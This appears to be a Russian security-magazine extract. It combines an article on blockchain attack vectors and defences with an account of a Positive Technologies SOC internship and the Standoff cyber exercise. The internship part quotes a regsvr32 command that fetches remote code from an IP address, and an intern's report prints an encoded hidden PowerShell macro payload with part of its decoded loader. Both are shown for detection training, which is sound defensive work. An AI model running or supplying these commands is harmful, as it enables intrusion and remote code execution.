блокчейн — это публичная сеть, подключение к которой возможно с учетом ограничений и правил. Вносить изменения в реестр может только ограниченный круг лиц, установленный заранее. Этот же круг лиц обладает полномочиями настраивать права и распределять уровни доступа, а также согласовывать присоединение к системе новых участников. Публичные блокчейны можно условно разделить на два вида: где присутствуют смарт-контракты и где их нет. К первому виду относятся блокчейны типа Ethereum, Binance Smart Chain, Solana и другие. Ко второму — Bitcoin. Среди блокчейнов со смарт-контрактами можно выделить основанные на Ethereum Virtual Machine (EVM): Ethereum, Binance Smart Chain, Fantom, а также отличные от EVM: Solana, The Open Network и другие.

Для открытых блокчейнов, основанных на EVM, характерной является проблема «фронтраннинга» транзакций. Это атака, заключающаяся в возможности произвести транзакцию атакующего раньше, чем выполнится транзакция жертвы <sup>13</sup>. Если рассматривать атаку в части транзакций, связанных с экономической деятельностью (обмен одних финансовых активов на другие), то результат атаки — потеря жертвой части активов, которые уходят атакующему. Возможно это благодаря технической особенности — общедоступности транзакций, которые поступают в очередь на исполнение и еще не были выполнены (mempool). У атакующего, таким образом, есть возможность проанализировать содержимое интересующей его транзакции и сформировать свою, выполнив ее раньше.





Например, атакующий в mempool увидел транзакцию на обмен 1 млн единиц одного актива на некоторое количество другого актива. После выполнения этой транзакции цена первого актива упадет, второго актива — возрастет. Если атакующий сможет приобрести второй актив до проведения транзакции пользователя, а после выполнения транзакции продать этот актив — за очень короткий промежуток времени это принесет прибыль благодаря изменившейся цене актива. А пользователь из-за такой атаки получит меньшее количество второго актива. Довольно часто для усиления эффекта в таких атаках используют flash loan — заемные средства под очень маленькие проценты на короткий промежуток времени (заем нужно взять и вернуть в одной и той же транзакции).

С фронтраннингом неразрывно связано такое понятие, как maximal extractable value (MEV, также называется miner extractable value). Упрощенно, MEV — это возможность майнера (валидатора) выполнить поступившую к нему транзакцию, не отправляя ее в общедоступный mempool. Существуют специальные сервисы для использования MEV. Сервис принимает транзакцию пользователя и отправляет ее напрямую майнеру (валидатору), а майнер (валидатор) выполняет транзакцию. Транзакции, проведенные через такие сервисы, называют приватными. Чаще всего за проведение приватной транзакции пользователь должен отдельно доплатить. Наиболее известный сервис — Flashbots.


Атакующие в последнее время стали использовать сервисы с поддержкой MEV для выполнения транзакции перед транзакцией жертвы. С другой стороны, использование

пользователями подобных сервисов защищает от фронтраннинга, так как транзакция пользователя становится приватной и не попадает в общедоступный mempool (поэтому у атакующего нет возможности узнать о транзакции до ее выполнения). Для пользователей сейчас бесплатно доступен сервис The 1inch RabbitHole.

Существуют мошеннические схемы, использующие особенности самого блокчейна. Например, злоумышленник выпускает актив (токен) и методами социальной инженерии заставляет пользователя приобрести его. Сам цифровой актив представляет собой смарт-контракт, имеющий встроенный бэкдор, не позволяющий пользователям им распоряжаться. То есть пользователь становится жертвой вредоносного смарт-контракта: он средства на смарт-контракт переводит, а вернуть не может. Чтобы оценить логику смарт-контракта, нужно знать язык программирования. Для блокчейнов на основе EVM это языки Solidity и Vyper. Другая проблема — непреднамеренные ошибки в смарт-контрактах, изначально не предполагавших определенной логики, но позволяющих атакующему выполнять эту логику. Чаще всего причина таких ошибок в недостаточной квалификации разработчиков смарт-контрактов.

Уязвимости в смарт-контрактах приводят к краже или блокировке средств пользователей. В 2022 год ущерб от целенаправленных атак составил 3,8 млрд долларов<sup>14</sup>. Подавляющее большинство атак относится к блокчейнам со смарт-контрактами. В публичных блокчейнах частичное решение этой проблемы — аудит смарт-контракта: сторонняя организация изучает код на предмет ошибок





Источник  
схемы



или мошеннических схем. Хотя практика показывает, что даже после аудита смарт-контракта все равно бывают реализованы недопустимые события (хищения средств). Со статистикой наиболее громких атак можно ознакомиться на сайте [rekt.news](https://rekt.news) <sup>15</sup>.

Кроме того, аудит смарт-контракта по ряду причин не может выявить все проблемы криптопроектов.

## Блокчейн: новые технологии — старые проблемы

Блокчейн функционирует не в отрыве от других технологий. Упрощенно блокчейн можно представить как распределенную базу данных. Цепочки блоков — информация о хронологии изменений записей в такой базе. А что записывать в эту базу — определяется транзакцией. В блокчейнах типа EVM транзакции формируются среди прочего через веб-интерфейс. И далее отправляются на исполнение через клиент блокчейна (RPC-сервер).

Например, кошелек MetaMask использует протокол HTTPS в качестве транспорта для взаимодействия с RPC-сервером. Это приводит к тому, что сохраняют свою актуальность хорошо известные проблемы, характерные для интернет-узлов. Это еще одна причина, почему аудит кода смарт-контрактов не решает всех проблем в блокчейне.

К примеру, межсайтовое выполнение сценариев на сайте проекта позволяет изменить содержимое транзакции и подменить адрес получателя средств <sup>16</sup>. Это приводит к потере средств пользователей, взаимодействующих с уязвимым сайтом. В большинстве случаев такая угроза не покрывается площадками bug bounty, поскольку чаще всего владельцы проектов в рамках bug bounty сами определяют фронт работ, указывая условия выплат. И межсайтовое выполнение сценариев в число условий входит не всегда. Это говорит о недостаточном понимании уровня угрозы.

Следующая хорошо известная проблема — использование атак типа BGP hijacking



и DNS hijacking. Подобные атаки позволяют атакующему совершить несанкционированный выпуск сертификата сайта. Поэтому даже браузер пользователя не будет сообщать о недоверенном сайте. Суть атаки — перенаправить пользователей на подконтрольный злоумышленнику сайт, внешне очень похожий на сайт атакованного проекта. В 2022 году от такой атаки пострадали криптобиржи Convex Finance, Allbridge, Ribbon Finance, DeFi Saver, Celer Network <sup>17</sup>. Успеху атаки способствовал плохой UX/UI у криптокошельков (например, у MetaMask), а именно показ лишь части адреса, куда будут переводиться средства (пользователь видел не весь адрес, а только первые и последние символы). Анализ подобных атак, проведенный компанией Positive Technologies, показал, что даже когда становилось известно об атаке, выпущенные злоумышленником сертификаты в ряде случаев не отзывались

администраторами. Это позволяло атакам развиваться еще некоторое время, пока данные о DNS-записях не обновлялись в DNS-кэше на устройствах пользователей. Эксперты Positive Technologies отметили отсутствие у разработчиков криптопроектов сложившейся практики по защите от подобного рода атак, а также низкую эффективность мер защиты, предложенных некоторыми разработчиками.

Еще одним направлением атак является фишинг. При этом от фишинга страдают как разработчики проектов, так и пользователи. Например, фишингу подверглись разработчики компании deBridge: атакующий разослал письма сотрудникам компании с адреса руководителя <sup>18</sup>. В письме содержался файл с вирусом. Фишинговые атаки на пользователей проектов довольно часто связаны с предшествующими утечками персональных данных <sup>19</sup>.

Компания Positive Technologies на регулярной основе проводит киберучения, суть которых в анализе попыток атаковать компанию и ее работников<sup>20</sup>. Фишинговые рассылки — одна из излюбленных тактик атакующих, и для уменьшения риска входящие электронные письма, которые пытаются мимикрировать под сообщения от доверенного источника, автоматически помечаются как подозрительные.

Одним из трендов 2022 года стали ошибки в протоколах блокчейнов. В Lightning Network произошел сбой из-за сложной транзакции: Бурак Кеджели совершил транзакцию, используя 998 частных ключей из 999 максимально возможных<sup>21</sup>. После совершения сложной транзакции ноды (узлы блокчейн-сети, представленные серверами или персональными компьютерами с набором необходимого для работы ПО) отклонили связанный с ней блок, а также следующие за ним. Сбой произошел из-за ошибки в библиотеке синтаксического анализа btcd. Сеть Zcash подверглась спам-атаке<sup>22</sup>. Атака затруднила работу нод сети, перегружая память. Вовремя замеченная и исправленная уязвимость в Avalanche угрожала полным отключением сети<sup>23</sup>. Уязвимость вызвала угрозу отказа в обслуживании удаленной ноды из-за вредоносного пакета. Для предотвращения таких атак можно анализировать код программ, используемых в протоколах, — в том числе с помощью статических анализаторов кода (например, PT Application Inspector).

Еще одна проблема — административная, связанная с менеджментом частных ключей. В части проектов частные ключи

используются разработчиками в процессе разработки проекта и затем передаются заказчикам. В тех случаях, когда частные ключи должны быть заменены, этого не происходит (например, при увольнении сотрудников разработчика или заказчика или после приема работ заказчиком). Здесь также отмечается отсутствие сложившейся практики для защиты от угроз.

## Заключение и рекомендации

Обеспечение комплексной безопасности в блокчейн-технологиях требует комплексного подхода: необходимо внимание ко всем составляющим технологии.

Для оценки безопасности логики, реализованной на смарт-контрактах, требуется аудит безопасности кода специалистами, знакомыми с языком смарт-контракта, а также с особенностями блокчейна, на котором будет выполняться смарт-контракт.

В случае использования сайта необходимо проверять и его на безопасность. Как минимум в части межсайтового выполнения сценариев при формировании транзакции, которое может привести к подмене адреса получателя средств. Сайт обязательно должен использовать HTTPS. Стоит уделить внимание возможной манипуляции трафиком клиентов сайта посредством техник BGP hijacking и DNS hijacking. Здесь разработчикам рекомендуется следить за несанкционированным выпуском

сертификатов для сайта. В случае обнаружения таких сертификатов — принимать меры для скорейшего отзыва. Также рекомендуется выбрать DNS-регистратора, поддерживающего расширенные опции по защите домена. Например, у некоторых регистраторов есть свои собственные SOC-команды, отслеживающие различные атаки, в том числе попытки BGP hijacking и несанкционированное изменение записей DNS (при попытке смены параметров регистратор инициирует связь с владельцем по нескольким каналам).

При выборе DNS-регистратора рекомендуется также отдавать предпочтение тем, кто поддерживает CAA-запись (Certification Authority Authorization — авторизация центров сертификации), и использовать CAA-запись с установкой значения параметра account (если ваш поставщик SSL-сертификата это поддерживает, см. RFC 6844). В этом случае злоумышленник не сможет выписать сертификат — если только не сможет изменить CAA-запись. Это защитит от атак с использованием техники BGP hijacking.

Ошибки в программном обеспечении, используемом нодами, могут привести к несанкционированному доступу или отказу в обслуживании на уровне всей сети блокчейна. Для защиты от этой угрозы требуется изучение исходного кода ПО нод. Оно может быть выполнено как с помощью статических анализаторов кода, так и вручную, силами экспертов со специальной подготовкой.


Серверное программное обеспечение, используемое на серверах с нодами, должно быть настроено с учетом модели угроз безопасности. Сетевые порты сервисов для администрирования (например, SSH, VNC, RDP) рекомендуется не делать общедоступными. Для этого нужно ограничить список адресов, с которых разрешается инициализация соединения. Программное обеспечение сервисов, которые должны быть общедоступными, рекомендуется оперативно обновлять по мере выхода обновлений.

Отсутствие сложившейся практики менеджмента приватных ключей представляет собой серьезную угрозу, ответ на которую еще предстоит найти. В определенных ситуациях приватные ключи нельзя даже ограничить сроком действия, не нарушив этим работоспособность кода. Здесь рекомендуется привлекать специалистов по безопасности еще на этапе разработки проекта — для выбора безопасного подхода, приемлемого для конкретного разработчика.

Пользователям блокчейн-протоколов мы рекомендуем всегда проверять адреса смарт-контрактов перед подписыванием транзакции, а также обращать внимание на предупреждение браузера о недоверенном сертификате. В случае получения любых ошибок от браузера, связанных с сайтом криптопроекта, нужно прекратить взаимодействие с этим сайтом и обратиться к разработчикам.



PL





# Наша ШКОЛА.

Теория  
и практика

# Самый SOC:

## история одной стажировки в Positive Technologies

**КОНСТАНТИН ГРИЩЕНКО**

Руководитель отдела мониторинга информационной безопасности Positive Technologies

**ЕКАТЕРИНА НИКУЛИНА**

Специалист отдела мониторинга информационной безопасности Positive Technologies

Отечественный рынок кибербезопасности испытывает как никогда острую потребность в новых квалифицированных кадрах: число кибератак постоянно растет, и подписанный в мае 2022 года указ Президента РФ «О дополнительных мерах по обеспечению информационной безопасности Российской Федерации», обязавший ряд организаций создать полноценные подразделения ИБ в своей структуре, выступил дополнительным стимулятором спроса на специалистов по мониторингу и реагированию на инциденты.





PT Expert  
Security Center

Начинающие специалисты по ИБ — ценный актив для нас, наших партнеров и клиентов, поэтому мы регулярно проводим различные программы, направленные на развитие и поддержку молодых кадров. Например, с 7 февраля по 6 июня 2022 года мы организовали масштабную четырехмесячную стажировку в экспертном центре безопасности Positive Technologies (PT Expert Security Center) **1**. В этой статье мы расскажем про идею стажировки, практическую работу ребят в качестве аналитиков первой линии SOC **2**, учебные занятия и их первые шаги в ИБ.

## Стратегия стажировки

Мы ставили перед собой несколько ключевых целей, когда задумывались о формате стажировки:

- ▀ усилить команду SOC;
- ▀ подготовить кадры, которые в будущем могут быть востребованы не только в нашем отделе, но и в других командах Positive Technologies;
- ▀ обучить молодых специалистов для партнеров и клиентов компании.

Мы также постарались систематизировать предыдущий опыт работы со студентами и новичками, который был у нашей компании: летние практики, открытые лекции и курсы в вузах, индивидуальные стажировки. Как правило, ребята рассматривали практику и стажировку в компании как возможность:

- ▀ понять, какие знания и навыки действительно необходимы в работе по специальности;
- ▀ получить опыт работы в крупной технологической компании;
- ▀ узнать профессию на практике и оценить свои перспективы в этой области.

Собрав воедино наши цели и уже имеющийся опыт, мы поняли, что в будущей стажировке:

- 1** будет нужна система отбора в связи с традиционно большим потоком желающих;
- 2** стоит ориентироваться на студентов выпускных курсов профильных вузов и ребят с небольшим опытом в ИБ или ИТ;
- 3** надо спланировать не только обучение (лекции и практические задания), но и полноценную работу в SOC;
- 4** нужно сделать акцент на большом количестве реальных задач, которые обычно стоят перед профильным специалистом.

**2**

Для эффективной работы команда SOC обычно разделена на несколько линий специалистов (традиционно их три), для каждой из которых сформирован свой пул задач. Первая линия SOC отвечает за оперативный мониторинг, отсеивание ложных срабаток и обработку инцидентов по плейбукам.

Мы точно знаем, что, только сталкиваясь с практическими трудностями и преодолевая их, можно закрепить полученный опыт и получить существенную пользу.

В итоге общий план стажировки выглядел так:

- ▶ конкурсный отбор по результатам выполнения тестовых заданий и собеседования;
- ▶ продолжительность стажировки не менее трех месяцев, из которых 20–30% времени посвящаем обучающим занятиям и лекциям, а 70–80% — работе в роли специалиста первой линии SOC. При этом погружение в практику начинаем сразу (с относительно легких задач), а вот к более сложным задачам переходим после полноценного обучения.

## Практика: первые шаги в SOC

Главный тактический вопрос, который нам предстояло проработать перед стартом стажировки, — как целесообразнее построить практическую работу новичков. На этапе формулировки рабочих задач для стажеров обнаружили потенциальные сложности: сложившийся процесс внутреннего мониторинга был ориентирован на сотрудников отдела, уже имеющих достаточный практический опыт и экспертизу для работы со всеми продуктами компании. Пришедшие к нам ребята такого багажа, конечно, не имели.

Так мы пришли к осознанию того, что стандартный рабочий процесс необходимо адаптировать с учетом текущих компетенций и навыков стажеров. В первую очередь мы решили отталкиваться от базового пула задач. Чем по большей части занят сотрудник первой

линии SOC? Анализом регистрируемых инцидентов и отсеиванием ложных. Что поможет человеку с минимальным опытом влиться в этот процесс? Максимальная автоматизация и понятные простые инструкции.

Наш опыт мониторинга показывает, что часто информации в карточке инцидента в системе IRP incident response platform оказывается недостаточно для верификации сработки, и для более подробного изучения связанных событий аналитику приходится обращаться к другим продуктам, например к системам SIEM и NTA, песочницам. Поэтому, чтобы избежать узкого места в виде отсутствия у стажеров навыков работы с основными средствами мониторинга, мы настроили для них интеграцию нашего MaxPatrol SIEM с платформой IRP TheHive, максимально обогатив карточки инцидентов такой информацией, как:

- ▶ подробное описание сработавших правил корреляции;
- ▶ значения наиболее информативных полей исходных событий (сетевые адреса, учетные записи, названия процессов);
- ▶ дерево процессов, содержащее всех предков подозрительного процесса, который вызвал сработку правила корреляции;
- ▶ карточка с указанием должности, отдела и другой информации о сотруднике, учетная запись которого фигурирует в сработке. Для этого был разработан собственный плагин.

Но это еще не все. По нашему опыту, подготовить исчерпывающий плейбук (то есть инструкцию) по полноценному расследованию и реагированию на инцидент очень

КС РТ/

После запуска командной строки сотрудник запустил cmstp.exe - установщик профилей диспетчера подключений. После чего запускается regsvr32.exe - утилита, что было выполнено проксирование вредоносного кода и обход Windows AppLocker. В regsvr32 прописывается команда /s /n /u /i:http://10.10.10.10/a/scrobj.exe


Правило отработало нахождением во входной строке подстроки, которую нужно выявить.

Информации из кейса и observables достаточно.

сложно. Если бы это было возможно, то почти всегда можно было бы улучшить решающее правило таким образом, чтобы справляться с задачей однозначно и полностью автоматически, без участия человека. Однако на практике при принятии решений обычно нужно учитывать большое число различных факторов.

Целесообразнее формализовать и описать процесс принятия решения о том, что сработка является ложной (и в этом случае появляется запрос на доработку правила) или выявлена легитимная активность, не требующая реагирования. Подобные случаи принято обозначать общим термином false positive (FP). Именно так мы решили сформулировать рабочую задачу для стажеров на начальном этапе: действуя по плейбуку, установить, что инцидент является FP-сработкой. На случай, когда стажер по инструкции не смог прийти к выводу о том, что инцидент может быть закрыт как ложный или легитимный, все инструкции содержали пункт «сообщить наставнику и действовать по его указанию». Наставниками стажеров стали шесть сотрудников, давно работающих в SOC и непосредственно участвующих в ежедневном мониторинге.

В таком режиме стажеры начали работу на первой линии. В течение своих смен они по инструкциям последовательно обрабатывали прилетающие в TheHive инциденты, анализировали сработки, описывали в комментариях ход своих рассуждений и либо самостоятельно закрывали кейс как легитимный или ложный, либо переходили к расследованию совместно с наставниками. Также мы поощряли такие их инициативы, как доработка плейбуков и предложения по дополнительной настройке интеграции (проброса необходимой дополнительной информации, IoC).



Вместе с тем отметим, что мы собирали для стажеров в IRP не все инциденты, а по правилам отбирали сработки со следующими свойствами:

- 1 Правило выявляет действительно опасную активность, которая требует максимального внимания.
- 2 Правило может иметь заметное число срабатываний, вызванных легитимной активностью.
- 3 На правило можно написать ту самую простую инструкцию (плейбук), в которой пошагово будет описано, как понять, что сработка правила является ложной либо выявила легитимную активность.

Работая в таком режиме на протяжении пары месяцев, ребята постепенно втягивались в происходящее и формировали более-менее стройное представление о работе аналитика SOC. Но мы не планировали ограничивать практическую часть стажировки работой с IRP и собирались постепенно вводить их в полноценный мониторинг с использованием других наших продуктов. Конечно, благодаря невысокому порогу входа работать с нашими продуктами и выявлять с их помощью угрозы может даже новичок с дефицитом экспертизы, но мы считали правильным организовать начальное вводное обучение. Поэтому предлагаем отвлечься ненадолго от практики и перейти к обучающей части стажировки.

## Теоретическая часть: обучение

Безусловно, мы рассматривали стажировку не только как источник практического опыта для ребят, но и как возможность расширения

их знаний и экспертизы. При подготовке обучения мы актуализировали накопленные материалы и подготовили программу с оптимальным охватом тем, необходимых специалисту SOC.

Мы решили, что начать стоит с повторения базовых знаний из областей ИТ и ИБ, которые обязательно потребуются ребятам в практической работе. Проведение таких занятий взяли на себя эксперты Positive Technologies из отдела образовательных программ. Они начали обучающий трек с вводной лекции об особенностях корпоративной информационной инфраструктуры, типовых средствах обеспечения ИБ и строении SOC. А в рамках первого практического задания стажеры занимались моделированием угроз: необходимо было создать схему корпоративной инфраструктуры, предположить возможные векторы атак и описать способы защиты.

На следующих занятиях была освещена тема сетевых технологий — модель OSI и коммутация. Для закрепления материала ребята самостоятельно создавали топологию корпоративной сети, настраивали сетевые устройства и обеспечивали сегментирование сети. Кроме того, коллеги рассказали стажерам об устройстве современных операционных систем, сделав акцент на особенностях Windows, в частности на Active Directory и ее структуре, а также особенностях аутентификации. Во время практики ребята самостоятельно настраивали домен, разбирались в способах выявления эксплуатации общеизвестных уязвимостей домена (например, Zerologon).

Примерно в середине стажировки образовательную эстафету приняла наша команда

Пример типового плейбука для одного из правил

— ✕

Сообщение в правиле

На узле {event\_src.host} пользователь {subject.account.name} запустил процесс {object.process.name} от родительского процесса веб-сервера {object.process.parent.name} со строкой запуска {object.process.cmdline}

Действия аналитика

1. Проверяем на каком хосте и под какой УЗ осуществлен запуск (поля **event\_src.host** и **subject.account.name**)

a. Если **event\_src.host** и **subject.account.name** являются служебными (например [REDACTED]) или УЗ принадлежат IT-специалистам, то анализируем поле **object.process.name** и поле **object.process.fullpath**. Если они не содержат аномалий (подозрительные названия исполняемых файлов, подозрительное место запуска исполняемых файлов) то действие легитимно, иначе необходимо передать в расследование.

b. Если **event\_src.host** или **subject.account.name** соответствует разработчику, тестировщику, админу и т.д. (то есть не бухгалтерия, отдел кадров, пиар-менеджмент - те люди, которые по своим функциональным обязанностям не должны делать подозрительное) то проверяем поля **object.process.name** и поле **object.process.fullpath**, **object.process.cmdline** (при необходимости можно уточнить у пользователя) а иначе передать в расследование.

Интересующие поля таксономии в TheHive:

1. **event\_src.host**  
Поле содержит имя узла, на котором происходила активность

2. **object.process.parent.name**  
Поле содержит информацию о родительском процессе веб-сервера

3. **object.process.name**  
Поле содержит имя запущенного процесса

4. **object.process.fullpath**  
Поле содержит полный путь процесса

5. **object.process.cmdline**  
Поле содержит параметры запуска (командайны) процесса

192

(SOC PT Expert Security Center). Мы считали необходимым в первую очередь провести обучение работе с главным инструментом нашего SOC — MaxPatrol SIEM. Мы решили совместить это с серией занятий по атакам на корпоративную инфраструктуру: рассказали о жизненном цикле кибератаки, подготовили подробные разборы нескольких тактик по MITRE ATT&CK, осветили ряд наиболее популярных техник злоумышленников и методы их обнаружения с помощью MaxPatrol SIEM. На дом ребятам было выдано несколько заданий по расследованию действий хакеров: стажеры должны были разобраться в смоделированном нами в тестовой инфраструктуре сценарии взлома. В этих заданиях мы сделали упор на выявление начальных этапов атаки: проникновения в систему с помощью фишинговой рассылки, закрепления на узле и выполнения команд. Понимание техник, используемых злоумышленниками на ранних стадиях, дает возможность своевременно остановить их, не допустив дальнейшего распространения по инфраструктуре.

Завершающий этап образовательной части был посвящен обзору возможностей межсетевого экрана уровня веб-приложений PT Application Firewall (PT AF) и системы поведенческого анализа сетевого трафика PT Network Attack Discovery (PT NAD). Мы рассказали ребятам о механизмах работы продуктов и продемонстрировали их основные возможности по выявлению нелегитимной активности. Как и всегда, после лекций ребята закрепляли полученные знания с помощью практики в тестовых системах PT AF и PT NAD, выявляя сетевые и веб-атаки.

## Практика: завершающий этап

После знакомства с основными продуктами компании мы постепенно выдали всем стажерам доступ к боевому MaxPatrol SIEM,

с помощью которого осуществляется мониторинг происходящего в инфраструктуре компании. У ребят появилась возможность оценить разницу в назначении продуктов разных классов, попробовать самостоятельно изучить подробности тех или иных сработок, которые им приходилось разбирать в IRP, а также лучше понять, откуда берутся в карточках кейсов те или иные данные, на основании которых они принимают решения.

В итоге за первые три месяца стажировки наши подопечные получили богатый опыт работы с инцидентами информационной безопасности (например, за это время стажерами было обработано 7205 кейсов в IRP), разобрались в основных процессах, происходящих в корпоративной инфраструктуре. При этом белым пятном для ребят все еще оставалась реальная хакерская активность — к счастью, с ней они так и не столкнулись. Именно поэтому мы решили организовать для стажеров практику на киберучениях. В этом отношении киберполигон Standoff — уникальный плацдарм для развития, поскольку условия противостояния красных и синих команд максимально приближены к реальной жизни.

Отрывок из отчета стажера по расследованию атак

```
2. 01:19:31 – Запуск документа Doc1.docm с макросами на узле wks05.cyberdyne.com
"C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /n
"C:\Users\user05\Desktop\Doc1.docm" /o ""

01:19:34 – Word инициировал запуск команды в PowerShell, которая закодирована в
формате Base64
powershell.exe -nop -w hidden -e aQBmACgAWwBJAG4AdABQA...CgAJABzACkAOwA=

Тактика:
• TA0002 – Execution

Техника:
• T1059.001 – Command and Scripting Interpreter: PowerShell
• T1203 – Exploitation for Client Execution

3. 01:19:35 – При декодировании получен код, который запускается в скрытом режиме и
преобразует строку из Base64, а затем разархивирует его из формата Gzip
if ([IntPtr]::Size -eq 4)
{
    $b = 'powershell.exe'
}
else
{
    $b = $env:windir + '\syswow64\WindowsPowerShell\v1.0\powershell.exe';
}
$S = New -Object System.Diagnostics.ProcessStartInfo;
$S.FileName = $b;
$S.Arguments =
'-nop -w hidden -c &{([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object
```



Standoff — одна из самых масштабных открытых кибербитв в мире, где сильнейшие белые хакеры сражаются за ресурсы виртуальной страны — копии цифровой реальности современной России, а команды специалистов по информационной безопасности учатся противостоять целевым атакам на ключевые объекты собственного бизнеса.

Со временем виртуальный город, который назывался City F, вырос на макете до размеров целого государства (теперь это Государство F), демонстрируя технологические цепочки таких отраслей, как электроэнергетика, нефтяная промышленность, черная металлургия, а также банковского сектора, объектов транспорта, логистики, производства и ЖКХ. Сценарии катастроф смоделированы по мотивам реальных инцидентов — зрители и участники могут наблюдать на макете последствия самых разных атак: разлива нефти, крушения поезда или взрыва на газораспределительной станции.

На описываемом в статье Standoff было построено Государство F с тремя отраслями: черной металлургией, электроэнергетикой и нефтяной промышленностью. Каждая из них имеет внутри взаимосвязанные объекты — от добычи до поставки ресурсов конечным потребителям. Кроме того, в Государстве F функционирует развитая банковская система. За водоснабжение, уличное освещение, систему видеонаблюдения и парк аттракционов отвечает управляющая компания City, а морские, железнодорожные и авиаперевозки осуществляет транспортная компания Heavy Logistics.

## Участие в Standoff

В целом привлечение стажеров к кибербитве в качестве blue team (команды защитников) рассматривалось нами как возможность развития следующих навыков и компетенций:

- ▶ командная работа и взаимодействие с четким разделением ролей;
- ▶ углубленное понимание устройства инфраструктур реальных компаний;
- ▶ выявление, анализ и расследование инцидентов информационной безопасности;
- ▶ знание векторов, методов и техник атакующих.

Нашим же личным интересом было взглянуть критически на программу стажировки в контексте результатов ребят на Standoff: оценить темы и наполнение обучающих занятий, результативность наших методов работы с подопечными.

С учетом этих целей оптимальным представлялся следующий формат:

- 1 Формируем небольшие команды по 4–6 стажеров. За каждой закрепляется определенный сегмент Государства F.
- 2 К каждой команде добавляем по 1–2 наставника (в их роли — новые, недавно присоединившиеся к SOC сотрудники; для них Standoff — отличная площадка для быстрого погружения в работу).
- 3 Выдаем доступы к тем же продуктам, которыми пользуются настоящие команды защитников.
- 4 Определяем для команд общий пул задач, состоящий из выявления атак, формирования по ним отчетов с рекомендациями, расследования реализаций недопустимых событий (в качестве задачи со звездочкой).

**Стажеры уверенно фиксировали атаки красных команд на начальных этапах проникновения**



## 5 Создаем жюри из опытных сотрудников SOC для проверки и оценки отчетов.

Таков был наш план. Далее мы расскажем о ходе мероприятия: проанализируем показательные кейсы из отчетов стажеров, расскажем, за что можно было зацепиться при выявлении атак, и поделимся отзывами самих ребят.

### Старт киберучений

Вплоть до самого старта мы беспокоились о том, как пройдет наш эксперимент с участием стажеров в Standoff: не растеряются ли новички под шквалом разнообразных атак красных команд, не запутаются ли в многочисленных сработках наших продуктов.

